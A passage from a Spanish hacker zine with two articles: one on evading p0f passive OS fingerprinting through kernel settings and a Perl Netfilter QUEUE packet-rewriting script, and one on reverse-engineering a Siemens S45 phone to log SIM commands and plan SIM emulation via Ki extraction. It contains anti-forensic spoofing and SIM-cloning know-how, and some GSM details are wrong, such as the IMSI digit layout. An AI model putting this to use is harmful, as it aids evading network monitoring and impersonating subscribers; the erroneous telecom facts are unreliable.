El principal desarrollo del p0f se encuentra en el primer modo, con los paquetes SYN, ya que estos son los mas ricos en flags y opciones, mientras que los otros modos, estan enfocados a casos mas particulares y son menos exactos, por ello es que no tienen tanta investigacion y mantenimiento de firmas. Nosotros vamos a trabajar solamente con el primer modo.

Dentro del archivo de SYN fingerprints del p0f, las firmas tienen este formato:

```
wwww:ttt:D:ss:OOO...:QQ:OS:Details
```

donde cada campo, de principio a fin, significa lo siguiente:

```
wwww     - window size
ttt      - TTL inicial
D        - don't fragment bit
ss       - tama~o del paquete SYN
OOO      - orden y valores de opciones
QQ       - flags extra~os que pueden aparecer
OS       - sistema operativo
details  - detalles del sistema operativo
```

Para comprender mejor como el p0f realiza la deteccion usando las firmas, vamos a analizar un ejemplo practico con la ayuda del famoso Tcpdump [Ref. 10].

En este ejemplo, nosotros realizamos una conexion hacia la web de 198.81.129.100, por lo que el p0f va analizar que SO posee nuestro host basado en el paquete SYN que nosotros enviamos para iniciar la conexion. Si quisieramos saber el SO de los hosts que se conectan a nuestro web server local, este ejemplo seria igual de valido.

Tras haber accedido el sitio web, veamos que ha detectado el p0f:

```
foo# p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth1', 231 sigs (13 generic), rule: 'all'.
192.168.1.133:32784 - Linux 2.4/2.6 <= 2.6.7 (up: 2 hrs)
  -> 198.81.129.100:80 (distance 0, link: ethernet/modem)
```

Como vemos, escuchando el paquete SYN, el p0f ha detectado que nuestro SO es un "Linux 2.4/2.6 <= 2.6.7", es una identificacion bastante amplia, pero comprobemos si es cierta:

```
foo# uname -a
Linux foo 2.4.22 #6 Tue Sep 2 17:43:01 PDT 2003 i686 unknown unknown GNU/Linux
```

Efectivamente, nuestro SO se encuentra dentro del amplio rango que detecto el p0f. Ahora veamos como llego a esta conclusion analizando la firma utilizada, en conjunto con el paquete SYN capturado por tcpdump:

```
S4:64:1:60:M*,S,T,N,W0:.:Linux:2.4/2.6 <= 2.6.7

foo# tcpdump -n -vvv
21:21:49.068588 IP (tos 0x0, ttl  64, id 52779, offset 0, flags [DF],
length: 60) 192.168.1.133.32784 > 198.81.129.100.80: S 2948542712:2948542712(0)
win 5840 <mss 1460,sackOK,timestamp 917203[|tcp]>
```

Cada campo de la firma esta separado por un ":", asi que vamos a comenzar de principio a fin.

```
S4 (window size):
Esto significa que el valor del window size es un multiplo de 4 del valor del
MSS. Como vemos, el MSS es de 1460, y si lo multiplicamos por 4 nos va a dar
5840 que es el valor con el que aparece el window size.
```

64 (TTL):
Ninguna explicacion, la TTL aparece en el paquete con un valor de 64.

1 (don't fragment bit):
El DF puede ser 0 o 1, como en este caso esta activado el valor es de 1. En la salida de tcpdump vemos que aparece "[DF]", esto significa que esta activado, si no lo estuviera no apareceria.

60 (tama~o del paquete SYN):
Tama~o total del paquete en bytes, en tcpdump lo vemos como "length: 60".

M*,S,T,N,W0 (orden y valores de opciones):
Este campo posee diferentes valores de las opciones del paquete, separados por una coma o un espacio, en el orden en que aparecen en el paquete.
La "M*" corresponde al MSS y generalmente aparece con una wildcard, la "S" significa que el flag del Selective ACK permitted esta activado y en el tcpdump aparece como "sackOK", la "T" se refiere al timestamp que en el caso que fuera 0 apareceria como T0, la "N" corresponde a la NOP option, y la "W0" se refiere al Window Scaling que permite escalar el window size.

. (flags extra~os que pueden aparecer):
Cuando aparece un punto es porque no hay ninguno de estos flags, que en general aparecen en implementaciones que poseen el TCP/IP stack con bugs.

Linux:2.4/2.6 <= 2.6.7 (sistema operativo):
Esta es la descripcion del sistema operativo que corresponde a la firma antes analizada.

En conclusion, en nuestro ejemplo, el p0f escucho el primer paquete SYN enviado, parseo cada uno de sus flags y opciones, y los comparo con su archivo de firmas para identificar nuestro SO. Si desean conocer mas profundamente como trabajo el p0f, la documentacion que posee es muy buena, y leer el codigo fuente tambien ayuda.

--[5 - Evadiendo el Fingerprinting Pasivo

Como ya comente anteriormente, cuando comenze a investigar todo esto encontre que hay mucha informacion sobre las tecnicas del fingerprinting, pero muy poca o nula sobre las tecnicas para evadirlas. La mayoria eran solo comentarios de que tal vez se podria hacer de una forma, o de que tal vez se podria hacer de otra, pero absolutamente nada en concreto.

A causa de esto, el primer objetivo que me propuse, seria definir las diferentes tecnologias que podrian ser usadas para la evasion, y elegir entre ellas la mas apropiada para seguir trabajando.

Con todas las tecnologias que vamos a ver a continuacion, se podria realizar una evasion del fingerprinting, pero no a todas las investigue a fondo, directamente le dedique mas esfuerzo a las que parecian mas viables.

Para que tengan el concepto, nuestro problema, es como hacer para modificar los paquetes que salen de nuestro SO, y que esto sea totalmente transparente para nosotros.

5.1. Linux LKMs

Para el problema que tenemos que resolver, una de las primeras cosas en la que vamos a pensar, es en escribir un modulo de Kernel (LKM) que haga la tarea. Es probable que el resultado final seria positivo, pero hay muchas cosas a evaluar antes de seguir por este camino.

Con un LKM, lo primero que me viene en mente es usar los hooks de Netfilter para realizar nuestra tarea, y calculo que con eso alcanzaria, pero en el caso de tener la necesidad de modificar el TCP/IP stack, ya tendriamos problemas, porque estariamos modificando el Kernel mismo, y ya no seria un LKM, si no un patch del Kernel, con todos los problemas que ello trae.

Otra cosa que debemos tener en cuenta, es que un LKM no es facil de desarrollar, y que estariamos perdiendo la posibilidad de trabajar con los paquetes en user space, lo que es fundamental para la dificil tarea que tenemos.

5.2. /proc filesystem

El /proc es un sistema de archivos virtual con una directa representacion del sistema en memoria. Por esta razon, puede ser utilizado como un centro de control e informacion del Kernel. Por ejemplo, usar el comando "lsmod" seria lo mismo que hacer "cat /proc/modules".

Lo que vamos a intentar ahora, es ver hasta donde podemos llegar utilizando el /proc para modificar parametros del Kernel relacionados al TCP/IP stack.

El parametro mas conocido por todos, es el que nos permite modificar la TTL:

```
echo 'numero' > /proc/sys/net/ipv4/ip_default_ttl
```

Como ya comentamos antes, Linux posee una TTL de 64. Ahora vamos a cambiar este valor, y vamos a ver como se comporta el p0f antes y despues del cambio:

```
foo# p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth1', 231 sigs (13 generic), rule: 'all'.
192.168.1.13:32769 - Linux 2.4/2.6 <= 2.6.7 (up: 0 hrs)
  -> 65.108.147.27:80 (distance 0, link: ethernet/modem)

foo# echo 128 > /proc/sys/net/ipv4/ip_default_ttl

foo# p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth1', 231 sigs (13 generic), rule: 'all'.
192.168.1.13:32772 - UNKNOWN [S4:128:1:60:M1460,S,T,N,W0:.:?:?] (up: 0 hrs)
  -> 65.108.147.27:80 (link: ethernet/modem)
```

Como veran, luego de hacer un cambio en la TTL, el p0f ya no puede identificar al SO y lo muestra como "UNKNOWN", porque los flags del paquete dejaron de ser exactamente iguales a los que tiene en su firma.

Obviamente, esto es facilmente identificable por un analista forense, por ello nuestro objetivo siempre sera modificar todos los valores posibles que nos permitan evadir el fingerprinting, y que por supuesto, nos aseguren un correcto funcionamiento de nuestro trafico de red.

Otros parametros que podemos modificar para dificultar aun mas la deteccion por un analista, son algunos flags de las IP options, que van a convertir a nuestros paquetes mucho mas genericos. Lo que vamos a hacer, es desactivarlos, y veremos como reacciona el p0f y que nos muestra el tcpdump, antes y despues de los cambios:

```
foo# p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth1', 231 sigs (13 generic), rule: 'all'.
192.168.1.13:32773 - Linux 2.4/2.6 <= 2.6.7 (up: 1 hrs)
  -> 65.108.147.27:80 (distance 0, link: ethernet/modem)

foo# tcpdump -n -vvv
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 68 bytes
20:28:42.497538 IP (tos 0x0, ttl  64, id 13698, offset 0, flags [DF],
length: 60) 192.168.1.13.32773 > 65.108.147.27.80: S 1186188016:1186188016(0)
win 5840 <mss 1460,sackOK,timestamp 524146[|tcp]>

foo# echo 128 > /proc/sys/net/ipv4/ip_default_ttl

foo# sysctl -w net.ipv4.tcp_window_scaling=0
net.ipv4.tcp_window_scaling = 0

foo# sysctl -w net.ipv4.tcp_sack=0
net.ipv4.tcp_sack = 0

foo# sysctl -w net.ipv4.tcp_timestamps=0
net.ipv4.tcp_timestamps = 0

foo# p0f
p0f - passive os fingerprinting utility, version 2.0.5
```

```
 (C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
 p0f: listening (SYN) on 'eth1', 231 sigs (13 generic), rule: 'all'.
 192.168.1.13:32776 - UNKNOWN [S4:128:1:44:M1460:.:?:?]
   -> 65.108.147.27:80 (link: ethernet/modem)

 foo# tcpdump -n -vvv
 tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 68 bytes
 20:31:29.953475 IP (tos 0x0, ttl 128, id 4444, offset 0, flags [DF],
 length: 44) 192.168.1.13.32776 > 65.108.147.27.80: S [tcp sum ok]
 1351504256:1351504256(0) win 5840 <mss 1460>
```

Pueden ver que es una modificacion interesante, pasamos de la firma estandar que el p0f tienen para nuestro SO:

```
 S4:64:1:60:M*,S,T,N,W0:.:Linux:2.4/2.6 <= 2.6.7
```

a lo que detecto en la red, que es bastante diferente:

```
UNKNOWN [S4:128:1:44:M1460:.:?:?]
```

En este punto, la evasion ya la hicimos, y estariamos comenzando a confundir a un analista forense analizando nuestro trafico de red.

Si quieren investigar un poco mas, pueden ver:

```
 /usr/src/linux/Documentation/networking/ip-sysctls.txt
```

5.3. POM & MANGLE

Netfilter/Iptables posee un sistema llamado Patch-O-Matic "POM" que permite aplicar patches a las ultimas versiones del Kernel o de Iptables.

Dentro de estos patches, muchos programadores han agregado nuevas features que podrian servir para nuestro proposito, ya que nos darian la posibilidad de modificar ciertas opciones o flags de un paquete, que de otra forma no podriamos hacerlo.

Usando el POM, podriamos lograr algunos de nuestros objetivos, pero tiene varios problemas que no la hacen una solucion escalable. Por ejemplo, hay que recompilar el Kernel para instalarlo, muchos de estos patchs tienen bugs, y recuerden que los estamos aplicando en el Kernel, y ha dejado de ser oficialmente mantenido por Netfilter.

Tambien podriamos hacer algunas modificaciones con el target MANGLE en Iptables, pero tampoco son demasiadas las cosas que podemos modificar, como para intentar usar este metodo para nuestra solucion.

Igualmente, si quieren jugar con todo esto, no deja de ser interesante.

5.4. Packet Purgatory

Packet Purgatory [Ref. 17] es una libreria que permite capturar paquetes de la red y pasarlos a "user space" para modificarlos. Trabaja usando una interfaz virtual, cambiando el ruteo hacia esta interfaz, y seleccionando el trafico a capturar con reglas de firewall. Esta libreria esta basada en libpcap y libdnet para comunicarse con el Kernel.

Los creadores de Packet Purgatory, tambien han desarrollado un programa llamado Morph [Ref. 17], que tiene como objetivo evadir el fingerprinting de un SO y que sea portable a diferentes plataformas. Hasta ahora, Morph solo puede evadir el fingerprinting Activo de un SO, y se planea en un futuro que tambien pueda evadir el fingerprinting Pasivo.

Morph aun se encuentra en desarrollo, y no es estable, para utilizarlo en el fingerprinting Activo, por lo que se puede pensar que van a tardar bastante en lograr que pueda evadir el metodo Pasivo.

Morph y Packet Purgatory, pueden ser una gran alternativa, para en el futuro, lograr la evasion del fingerprinting Activo y Pasivo de un SO. Pero actualmente, aun se encuentran en desarrollo, no poseen mucha documentacion, es de dificil implementacion, y no sabemos si los desarrolladores van a seguir trabajando en ella. Sera cuestion de esperar y ver que pasa.

5.5. Divert Sockets

Los Divert Sockets trabajan de una forma similiar a la que vamos a ver con el Netfilter QUEUE. Mediante una regla de firewall, vamos a elegir un tipo de trafico, y lo vamos a pasar directamente a "user space", una vez alli, podemos modificarlo y enviarlo nuevamente al Kernel.

Para trabajar con esta tecnologia, tenemos que aplicar unos patches al Kernel y al Ipchains. Hay un documento llamado Divert Sockets mini-HOWTO [Ref. 16] que explica mas detalladamente este proceso, y muestra algunos ejemplos.

Sin duda, este tipo de tecnologia es a la que tenemos que apuntar para lograr nuestro proposito, pero dado que Netfilter QUEUE trabaja de una forma similar, pero mucho mejor, no vamos a profundizar con los Divert Sockets.

5.6. Netfilter QUEUE

Netfilter provee un mecanismo llamado "queue", que permite enviar un paquete recibido por el stack hacia "user space", para luego devolverlo al Kernel pero con un veredicto indicando si se lo acepta o se lo descarta. Cuando el paquete esta en user space, tambien podemos modificarlo antes de enviarlo al Kernel.

Para trabajar con el QUEUE de Netfilter, vamos a usar Libipq, una libreria en desarrollo, que nos brindara una API para poder comunicarnos con el QUEUE.

Un popular programa que utiliza el QUEUE de Netfilter, es Snort Inline [Ref. 12], una version modificada de Snort [Ref. 13], pero trabajando en modo "Prevention".
La forma en que trabaja Snort es la misma, solo que captura los paquetes con libipq en vez de hacerlo con libpcap [Ref. 10]. Esto le agrega la posibilidad de poder decidir que el paquete sea dropeado, rechazado, modificado o con permiso de pasar, osea, convierte el IDS en un IPS.

Nosotros vamos a usar el QUEUE, para modificar nuestros paquetes salientes, y de esta forma, intentar evadir la deteccion del SO que usamos.

El primer paso, es cargar los modulos necesarios para que el QUEUE funcione:

```
 foo# modprobe iptable_filter
 foo# modprobe ip_queue
```

Una vez hecho esto, le decimos a Iptables que paquetes queremos enviar a user space, marcandolos con el target QUEUE:

```
 foo# iptables -A OUTPUT -p tcp -j QUEUE
```

En este ejemplo, estamos indicando que todas las conexiones TCP salientes sean enviadas al QUEUE, pero tambien podriamos especificar otros protocolos, o un puerto en particular.

Al tener la posibilidad de pasar los paquetes a "user space", podemos modificar estos con cualquier lenguaje de programacion. Con libipq tendriamos que hacerlo en C, pero tambien existen ports de libipq para Python y Perl.

Para los ejemplos de este articulo, decidi usar la API de Perl, llamada Perlipq [Ref. 14], simplemente porque nos permitira usar algunos modulos de Perl para trabajar con paquetes en modo raw, de una manera mucho mas sencilla que con C.

A continuacion voy a copiar el script de Perl que usaremos de ejemplo, es muy sencillo asi que con solo leer el codigo pueden darse una idea de como trabaja:

```
------------ comienzo ------------

 use IPTables::IPv4::IPQueue qw(:constants);
 use NetPacket::IP qw(:ALL);
 use NetPacket::TCP qw(:ALL);

 use constant TIMEOUT => 1_000_000 * 2;

 my $queue = new IPTables::IPv4::IPQueue(copy_mode => IPQ_COPY_PACKET, \
 copy_range => 2048) or die IPTables::IPv4::IPQueue->errstr;

 while (1)
```

```
 {
   my $msg = $queue->get_message(TIMEOUT);

   if (!defined $msg)
   {
     next if IPTables::IPv4::IPQueue->errstr eq 'Timeout';
       die IPTables::IPv4::IPQueue->errstr;
   }

   my $ip = NetPacket::IP->decode($msg->payload());
   my $tcp = NetPacket::TCP->decode($ip->{data});

   ########
   ## Aqui podemos modificar IP "$ip" o TCP "$tcp", antes de volver a enviarlo
   ## al Kernel
   ########

   $ip->{data} = $tcp->encode($ip);
   my $raw = $ip->encode;

  $queue->set_verdict($msg->packet_id(), NF_ACCEPT, length($raw), $raw);
}

------------ final ------------
```

Para modificar los paquetes, estamos usando el modulo NetPacket [Ref. 14], que nos permitira trabajar con el raw packet sin importarle de donde venga.

Ahora veremos unos simples ejemplos para demostrar las posibilidades de lo que podemos hacer. Vamos a comenzar modificando la TTL. Para ello podemos acceder al hash "$ip" haciendo referencia a la ttl, y seteando el valor que queremos:

```
 $ip->{ttl} = "128";
```

Para comprobar si el cambio, efectivamene fue realizado, vamos a dejar corriendo nuestro script mientras accedemos a una pagina web, y veremos con Tcpdump si la TTL ha cambiado:

```
 foo# ./kung-foo.pl

 foo# tcpdump
 09:58:32.629630 IP (tos 0x0, ttl 128, id 46507, offset 0, flags [DF],
 length: 60) 192.168.1.163.34452 > 64.233.161.147.80: S [tcp sum ok]
 1830653540:1830653540(0) win 5840 <mss 1460,sackOK,timestamp 6733459 0,
 nop,wscale 0>
```

Como pueden ver en el paquete SYN de esta conexion, hemos podido modificar la TTL default de Linux de 64 a 128.

Ahora vamos a ver otro ejemplo, en el que vamos a cambiar el valor del window size en el header TCP. El valor por default en el Kernel que estamos usando es de 5840. Para cambiarlo vamos a acceder al hash "$tcp" haciendo referencia al winsize:

```
 $tcp->{winsize} = "65535";

 foo# ./kung-foo.pl

 foo# tcpdump
 10:10:29.769704 IP (tos 0x0, ttl  64, id 46522, offset 0, flags DF, length: 60)
 192.168.1.163.34457 > 64.233.161.147.80: S [tcp sum ok] 2572699372:2572699372(0)
 win 65535 <mss 1460,sackOK,timestamp 6805173 0,nop,wscale 0>
```

Podran observar, que efectivamente el window size ha sido modificado al valor de 65535. Pero veamos tambien como afecto este cambio al p0f:

```
 foo# p0f
 p0f - passive os fingerprinting utility, version 2.0.5
 (C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
 p0f: listening (SYN) on 'eth1', 231 sigs (13 generic), rule: 'all'.
 192.168.1.163:34457 - UNKNOWN [65535:64:0:60:M1460,S,T,N,W0:.:?:?] (up: 18 hrs)
   -> 64.233.161.147:80 (link: ethernet/modem)
```

Nuevamente, haciendo un simple cambio al window size, el p0f ya no puede detectar nuestro SO. Aprovechando esto, hay otros cosas que podemos hacer para

jugar con la deteccion del p0f. Primero hagamos una deteccion sin modificar nada para poder comparar luego:

```
 foo# p0f
 p0f - passive os fingerprinting utility, version 2.0.5
 (C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
 p0f: listening (SYN) on 'eth0', 231 sigs (13 generic), rule: 'all'.
 192.168.1.163:34453 - Linux 2.4/2.6 <= 2.6.7 (up: 18 hrs)
   -> 64.233.161.104:80 (distance 0, link: ethernet/modem)
```

Ahora modificaremos el window size a diferentes valores, y observaremos como se comporta el p0f ante esto:

```
 $tcp->{winsize} = "2920";

 192.168.1.163:34454 - Linux 2.4 (big boy) (up: 18 hrs)
   -> 64.233.161.104:80 (distance 0, link: ethernet/modem)

 $tcp->{winsize} = "4380";

 192.168.1.163:34455 - Linux 2.4.18 and newer (up: 18 hrs)
   -> 64.233.161.147:80 (distance 0, link: ethernet/modem)

 $tcp->{winsize} = "29200";

 192.168.1.163:34458 - Linux 2.2.20 and newer (up: 19 hrs)
   -> 64.233.161.147:80 (distance 0, link: ethernet/modem)
```

Compartiran que es interesante, cambiando unicamente el valor del window size podemos hacernos pasar por diferentes Kernels de Linux. El valor de los window sizes elegidos no son arbitrarios y tienen una logica, como lo explicamos en el punto 4.2. Analizemos estas firmas del p0f:

```
S4:64:1:60:M*,S,T,N,W0:.:Linux:2.4/2.6 <= 2.6.7

S2:64:1:60:M*,S,T,N,W0:.:Linux:2.4 (big boy)
S3:64:1:60:M*,S,T,N,W0:.:Linux:2.4.18 and newer
S20:64:1:60:M*,S,T,N,W0:.:Linux:2.2.20 and newer
```

La primera firma, es la de nuestro Kernel, y las otras son las que emulamos, como veran lo unico que cambia es el primer campo, el valor del window size, y como ya habiamos explicado, el numero despues de la "S" significa que el tama~o del window size es un multiplo "X" del MSS. Por ejemplo, para la ultima firma multiplicamos 1460 por 20, y el resultado, 29200, fue el valor que le dimos al window size modificado.

A esta altura se daran cuenta que si encontramos firmas parecidas, no es muy dificil cambiar algunos valores para hacerse pasar por otro SO. El problema aparece cuando hay que cambiar muchos valores, en donde ya tenemos que tener en cuenta otras cosas, como calcular nuevamente el checksum del paquete si agregamos o quitamos flags y opciones.

Uno de los grandes problemas de trabajar con la tecnologia del QUEUE, es la falta de documentacion, que es practicamente nula. Si bien las posibilidades son enormes, tener que redescubrir todo a cada paso significa el doble de esfuerzo, y tiempo invertido, para llegar a nuestro objetivo.

En el proximo articulo de tecnicas avanzadas de evasion, seguiremos trabajando con el QUEUE, y veremos ejemplos mucho mas complejos que los mostrados aqui, en el mientras tanto, tienen lo suficiente para investigar por su cuenta ;)

--[6 - Algunas conclusiones

Como hemos visto a lo largo de este articulo, realizar una evasion de la deteccion de nuestro SO, no es algo simple. Existen herramientas que podriamos usar para conseguirlo, pero aun falta mucho desarrollo e investigacion.

Creo que esta claro, que de la tecnologias analizadas la que parece mas viable es la del Netfilter QUEUE, por lo que seguramente seguiremos trabajando con ella en el segundo articulo sobre esta tematica.

De los simples ejemplos de evasion que vimos, tenemos que tener en cuenta que una cosa es burlar al p0f, y otra muy diferente, hacer lo mismo con un analista

forense de red. Tengan cuidado!

Como comente en la Introduccion de este articulo, es probable que tal vez hayan encontrado errores, les agradecere que me los informen, y tambien me gustaria aclarar que hay muchisimas cosas que no fueron cubiertas, el fingerprinting es un tema muy extenso, y es imposible tratarlo en un unico articulo.

Todo lo que hemos visto, por lo menos a mi me resulta interesante, si alguno de ustedes tambien comparte estos intereses, no duden en contactarme para poder trabajar en equipo. Dos mentes piensan mejor que una, tres mejor que dos...

Hasta la proxima! y saludos a Turandot.

 ca0s .-

--[7 - Referencias

IMPORTANTE: si bien no lo he mencionado como referencia en ninguna parte de este articulo, esta por de mas entendido, que la principal refencia que pueden usar es el libro "TCP/IP Illustrated" de Richard Stevens.

[Ref. 1] Nmap
http://www.insecure.org/nmap/

[Ref. 2] p0f
http://lcamtuf.coredump.cx/p0f/

[Ref. 3] The Honeynet Project
http://project.honeynet.org/

[Ref. 4] Know Your Enemy: Passive Fingerprinting
http://project.honeynet.org/papers/finger/

[Ref. 5] Ngrep
http://ngrep.sourceforge.net/

[Ref. 6]
http://www.sys-security.com/archive/articles/

[Ref. 7] Hping
http://www.hping.org/

[Ref. 8] Research Paper on Default TTL values
http://secfr.org/docs/fingerprint/en/ttl_default.html

[Ref. 9] Netcraft
http://www.netcraft.com/

[Ref. 10] Tcpdump / Libpcap
http://www.tcpdump.org/

[Ref. 11] Snacktime
http://www.planb-security.net/wp/snacktime.html

[Ref. 12] Snort Inline
http://snort-inline.sourceforge.net/

[Ref. 13] Snort
http://www.snort.org/

[Ref. 14] Perlipq
http://search.cpan.org/~jmorris/perlipq-1.25/

[Ref. 15] NetPacket
http://search.cpan.org/~atrak/NetPacket-0.04/

[Ref. 16] Divert Sockets mini-HOWTO
http://www.faqs.org/docs/Linux-mini/Divert-Sockets-mini-HOWTO.html

[Ref. 17] Packet Purgatory - Morph
http://www.synacklabs.net/

EOF

SIM-(e)mulación

****

Lo que se cuenta en este artículo es completamente ficticio.
La situación, personajes, y lugares son inventados.
Cualquier parecido con la realidad es pura coincidencia.
No lo digo sólo para que sirva de 'disclaimer' legal, sino para
que nadie me venga diciendo que lo que cuento no es cierto.

Alguna de la información usada se ha obtenido de:
An implementation of the GSM A3A8 algorithm (COMP128)
 Copyright 1998, Marc Briceno, Ian Goldberg, and David Wagner.
kvSIM, by Konca Fung
gsm_emu, a GSM smart card emulator, by Your friendly CCC hackers
GSM SIM FILE SYSTEM by THE ANDROID
SIM SCAN by Dejan Kaljevic
Especificaciones 3GPP y TS-GSM

El objetivo de este artículo es copiar mi SIM. Más concretamente, sacar los
ficheros del SIM y meterlos en el móvil, para prescindir de la tarjeta SIM.
También se presentará un método para simular uno o varios SIM alternativos
sin necesidad de meterlos físicamente dentro el móvil.

Esto sólo se puede hacer con tu propio SIM. Clonar una tarjeta que no te
pertenece es ilegal y punible.

En artículos anteriores se ha visto la manera de modificar el programa interno
al teléfono móvil S45 y también cómo funcionan los comandos AT+CSIM para
acceder a los ficheros de la tarjeta SIM.
Ten a mano dichos documentos, porque te ayudarán a comprender éste.

Una de las funciones que encontré en la memoria del móvil es la equivalente
a strcpy, que copia una cadena en otra.
Esto se encuentra en la dirección 0104B8h

```
loc_0104B8:
  add     r12, #1
  movb    [r12], [r13+]
  jmpr    cc_NZ, loc_0104B8
  rets
```

Otras rutinas interesantes son:
domemcpy   en 010492h
S45i_memset en FF3FA0h
S45i_strcmp   en FF4078h
S45i_CopyArray en FF4128h

Por otro lado, los comandos para interactuar con el SIM tienen la forma
AT+CRSM=<command>[,<fileid>[,<P1>,<P2>,<P3>[,<data>]]]

La primera parte AT+CRSM= sólo se usa cuando se accede desde el
hyperterminal, diciéndole al móvil que pase el comando al SIM.
Cuando es el propio móvil es que inicia la conversación, esta parte no aparece.
El parámetro <command> también es conocido como INSTRUCTION TYPE y puede
valer, entre otros:

'A4' SELECT
'F2' STATUS
'B0' READ BINARY
'B2' READ RECORD
'20' VERIFY CHV
'24' CHANGE CHV
'C0' GET RESPONSE

Así, para cambiar el PIN de '1234' a '5678' se usa el comando '24' CHANGE CHV :
24 = comando
fileid no se usa.
00 = P1 . Siempre 00 cuando comando=24
01 = P2 . Siempre 02 cuando comando=24
10 = P3 = longitud de los datos : 8+8
31 32 33 34 FF FF FF FF = antigua clave, completada a 8 digitos
35 36 37 38 FF FF FF FF = nueva clave, completada a 8 digitos

Cuando cambio el PIN, en algún momento esta información se le pasa al SIM.

La primera cosa que hago es modificar la rutina strcpy para que me diga en qué momento la cadena a copiar vale
24 00 01 10 31 32 33 34 FF FF FF FF 35 36 37 38 FF FF FF FF

Una vez que encuentro cuándo se llama, miro qué rutina la ha llamado.
Y luego otra vez. Y otra más.
Cuando creo que tengo la secuencia de rutinas, restauro la clave antigua y repito el experimento.
Esto es bastante tedioso, pero es absolutamente necesario. Lo peor que me podría pasar en este momento es que hiciera alguna suposición que resultara ser falsa.
Con mucha paciencia y multiples intentos , veo que la rutina que inicia la conversación (que llamaré EjecutaComandoSIM) entre el móvil y el SIM se encuentra en C9B1B4h

En un procesador C166, el registro r0 suele servir como puntero a la lista de parámetros con los que se llama a una función.
Es este caso, se usan desde [r0+0x04h] hasta [r0+0x18h], es decir, 0x0A (10) argumentos de 1 word:
EjecutaComandoSIM(a0,a1,a2,a3,a4,a5,a6,a7,a8,a9,a10);

Haciendo unas cuantas pruebas con distintos comandos, distintas longitudes, y distintos datos, queda claro que la función es algo así:

```
org C9B1B4:
EjecutaComandoSIM(
    int TIPO, int CLA, int command
    int P1, int P2, int P3, int fileid,
    int SendLen, char *SendBuf,
    int RecvLen, char *RecvBuf);
```

Donde
TIPO es un identificador único
CLA es siempre 0xA0
SendLen es la longitud de los datos que se enviarán al SIM.
SendBuf es la dirección de los datos que se enviarán al SIM.
fileid es el número de archivo al que se pretende acceder, en caso de que <command> sea una acción referente a archivos.

Es bastante instructivo ver la cantidad de comandos que se intercambian entre el móvil y SIM, sobre todo en el proceso de inicialización para conectarse a la red. Desde que se enciende hasta que se puede recibir una llamada, se producen 400 intercambios. Cuando se apaga el móvil se intercambian otros 50 comandos.

Para encontrar la rutina inversa LeeDatosSIM sigo el proceso análogo.
Por ejeplo, sé que el comando
AT+CRSM=176,28421,0,0,4
Lee el fichero 28421=0x6F05
y responde
+CRSM: 144,0,000103FF
Por lo que tengo que hacer que strcpy me diga cuándo se pretende copiar la cadena 000103FF
No resulta tan complicado ver que en E60000 donde ya se tienen todos los datos, aunque el único que me importa es precisamente la respuesta que viene del SIM. No necesito el comando, ni P1, P2, P3, puesto que son exactamente los mismos que he enviado antes.
Lo malo es que en este caso no hay un registro (valor de entrada) que me diga cuál es el fichero que estoy leyendo.
Dicho de otro modo: fileid no aparece en la respuesta.
Para solucionar esto, lo que hago es que cada vez que el móvil pide un fichero, almacenaré en una variable global el nombre del fichero.
De este modo, cuando venga la respuesta, ya sé a qué fichero corresponde.

Como he dicho, resulta clarificante ver el flujo de comandos.
Entre todos ellos ha captado mi atención el protocolo usado por la red GSM para autentificar la identidad de un usuario mediante la tarjeta SIM.
Primero, la red genera un número aleatorio RAND de 128 bits (16 bytes) que manda al SIM.
Este número se guarda en la memoria, y no me importa dónde.

Con esto, se llama a un algoritmo que está interno en el SIM y se llama A3A8.
Inicialmente ese algoritmo estaba disponible sólo para los fabricantes

de SIMs y los de equipos de red (no para los que hacen móviles), pero ningún secreto lo es para siempre, y alguien lo descubrió y lo publicó en Internet.

Este algoritmo necesita:
-el número anterior RAND proporcionado por la red
-la clave de autentificación Ki, calculada con el IMSI
y da como salida
-una respuesta de 12 bytes compuesta de:
 -bytes 0-3 = firma SRES
 -bytes 4-11 = clave de sesion A5, conocida como Kc

La clave Ki significa Individual subscriber's Key.

Para hacer este cálculo dentro del SIM se usa el comando
'88' RUN GSM ALGORITHM
El formato es:
88 = comando
00 = P1
00 = P2
10 = P3 = longitud de los datos : 0x10 = 16 bytes = 128 bits
y0 y1 y2 y3 y4 y5 y6 y7 y8 y9 yA yB yC yD yE yF = RAND

La respuesta la guarda el SIM, y se lee con el comando
'C0' GET SRED RESPONSE
El formato es:
C0 = comando
00 = P1
00 = P2
0C = P3 = longitud de los datos : 0x0C = 12 bytes
z0 z1 z2 z3 z4 z5 z6 z7 z8 z9 zA zB = SRED

Después, la red pide al SIM (a través del móvil) los siguientes archivos:
'6F07' = IMSI
'6F7E' = Location information

Para completar, diré que el IMSI tiene un máximo de 15 dígitos, donde:
-los 3 primeros indican la indentificación del subscriptor
-el 4 y 5 marcan el código de red mnc
-los siguientes denotan el código de país mnc

Con estos datos, la red usa la clave Ki (porque también la conoce) , y calcula de la misma manera el número RAND para obtener la firma SRED.
Si la firma calculada por la red es exactamente igual a la respondida por el SIM, entiende que el usuario es correcto, siempre que el SIM esté en su tabla de permitidos, claro.

A partir de este momento todas las comunicaciones entre el móvil y la red se cifran con un algoritmo llamado A5 que usa la clave Kc.
Nota: no tiene sentido encriptar los datos porque dentro de una cripta no sirven para nada.
Este dato Kc se puede ver accediendo al fichero 0x6F20 = 28448

AT+CRSM=176,28448,0,0,9
+CRSM: 144,0,90954A35DD36100005
Este dato puede cambiar cuando a la red le venga en gana.

Ahora es cuando viene lo bueno. Para simular otro SIM, necesito:
1) averiguar el Ki a partir de SIM simulado
2) usar el Ki simulado para ejecutar A3A8, pero fuera del SIM
3) decirle a la red el IMSI del SIM simulado
